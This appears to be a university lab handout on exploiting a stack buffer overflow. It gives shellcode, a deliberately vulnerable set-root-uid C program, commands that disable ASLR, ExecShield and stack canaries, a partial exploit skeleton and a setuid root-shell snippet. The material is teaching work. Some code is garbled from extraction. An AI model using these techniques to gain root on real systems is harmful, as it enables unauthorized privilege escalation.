

CS4264 Programming Assignment 1

Buffer Overflow Vulnerability

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Submit through CANVAS

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1 Overview

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

(1) You need to turn in a detailed written lab report (in PDF) that documents your findings, including required code, screenshots, explanation of questions that we ask in this assignment. (2) You also need to submit your complete exploit.c program as a separate file.

Please zip the two files before submission.

There are total 4 tasks, 25 points each.

You need to finish your written lab report *independently*. Copying and sharing solutions are not allowed.

2 Tasks

2.1 Initial setup

You can execute the lab tasks using the preconfigured Ubuntu machine or Fedora machine. The pre-built Ubuntu VM image can be found at http://people.cs.vt.edu/~gangwang/class/cs4264/SEEDUbuntu9_August_2010.tar.gz. You need to open the VM image in VMware Workstation v6.5.0 (or newer version) or VMware Player.

There are several protection mechanisms that make the buffer overflow attacks much more difficult. First, Fedora uses exec-shield to make the stack non-executable; therefore, even if we can inject a shellcode into the stack, it cannot run. Second, Ubuntu and Fedora both use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this experiment, we disable these features using the following commands:

```
$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

ExecShield Protection: Fedora linux implements a protection mechanism called ExecShield by default, but Ubuntu systems do not have this protection by default. ExecShield essentially disallows executing any code that is stored in the stack. As a result, buffer-overflow attacks will not work. To disable ExecShield in Fedora, you may use the following command.

```
$ su root
Password: (enter root password)
# sysctl -w kernel.exec-shield=0
```

If you are using a Fedora virtual machine for executing this lab task, please disable exec-shield before doing so. If you are using a Ubuntu machine, to disable ExecShield, you need to use Gcc compiler to disable exec-shield. You may use the following command.

```
gcc -z execstack example.c
```

Moreover, to further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can “fool” a privileged Set-UID program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in /bin/bash. In Ubuntu, /bin/sh is actually a symbolic link to /bin/bash. To see the life before such protection scheme was implemented, we use another shell program (the zsh), instead of /bin/bash. The preconfigured Ubuntu virtual machines contains a zsh installation. If you are using other linux systems that do not contain zsh by default, you have to install zsh for doing the lab. For example, in Fedora linux systems you may use the following procedure to install zsh

```
$ su
Password: (enter root password)
# yum install zsh
```

The following instructions describe how to link the zsh program to /bin/sh.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Furthermore, the GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are compiling the program using the switch *-fno-stack-protector*. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
gcc -fno-stack-protector example.c
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];
```

```

    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}

```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```

/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\xc0"      /* Line 1:  xorl    %eax,%eax          */
    "\x50"          /* Line 2:  pushl   %eax              */
    "\x68\""/sh"      /* Line 3:  pushl   $0x68732f2f       */
    "\x68\""/bin"      /* Line 4:  pushl   $0x6e69622f       */
    "\x89\xe3"      /* Line 5:  movl    %esp,%ebx         */
    "\x50"          /* Line 6:  pushl   %eax              */
    "\x53"          /* Line 7:  pushl   %ebx              */
    "\x89\xe1"      /* Line 8:  movl    %esp,%ecx         */
    "\x99"          /* Line 9:  cdq     %eax              */
    "\xb0\x0b"      /* Line 10: movb    $0x0b,%al         */
    "\xcd\x80"      /* Line 11: int     $0x80             */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

A few places in this shellcode are worth mentioning. First, the third instruction pushes “//sh”, rather than “/sh” into the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.

2.3 The Vulnerable Program

```

/* stack.c */

```

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:

```
$ su root
Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you.

You need to develop the rest.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68"//"sh"         /* pushl   $0x68732f2f        */
    "\x68""/bin"         /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx          */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx          */
    "\x99"               /* cdql                      */
    "\xb0\x0b"           /* movb    $0x0b,%al          */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the default Stack Guard protection enabled.

```
$ gcc -o exploit exploit.c
$ ./exploit          // create the badfile
$ ./stack            // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500)  euid=0 (root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
    setuid(0);  system("/bin/sh");
}
```

In your written report, please include the following items.

1. Draw pictures that illustrate the stack structure before and after the attack (e.g., what are stored on the stack and their orders);
2. Your code. You need to submit your `exploit.c` program as a separate file to CANVAS.
3. Screenshots of your exploit attempts (both failed and successful ones);
4. Do you need to obtain the exact return address? How do you go about doing it? (See also Section 3)
5. Your observation in English.

2.5 Task 2: Protection in `/bin/bash`

Now, we let `/bin/sh` point back to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened?

```
$ su root
Password: (enter root password)
# cd /bin
# rm sh
# ln -s bash sh    // link /bin/sh to /bin/bash
# exit
$ ./stack          // launch the attack by running the vulnerable program
```

There are ways to get around this protection scheme. You need to modify the shellcode to achieve this. We will give 10 bonus points for this attack. *Hint:* although `/bin/bash` has restriction on running `Set-UID` programs, it does allow the real root to run shells. Therefore, if you can turn the current `Set-UID` process into a real root process, before invoking `/bin/bash`, you can bypass the restriction of `bash`. The `setuid()` system call can help you achieve that.

You need to describe your observation and explanation in your lab report, including screenshots and code.

2.6 Task 3: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while.

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

You need to describe your observation and explanation in your lab report, including screenshots.

2.7 Task 4: Stack Guard


So far, we disabled the “Stack Guard” protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard (based on canary word) is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

You need to describe your observation and explanation in your lab report, including screenshots.

3 Guidelines

We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.




Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the Set-UID copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because `buffer` and `long` are of different types, you cannot directly assign the integer to `buffer`; instead you can cast the `buffer+i` into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

References

- [1] Aleph One. Smashing The Stack For Fun And Profit. *Phrack* 49, Volume 7, Issue 49. Available at <http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html>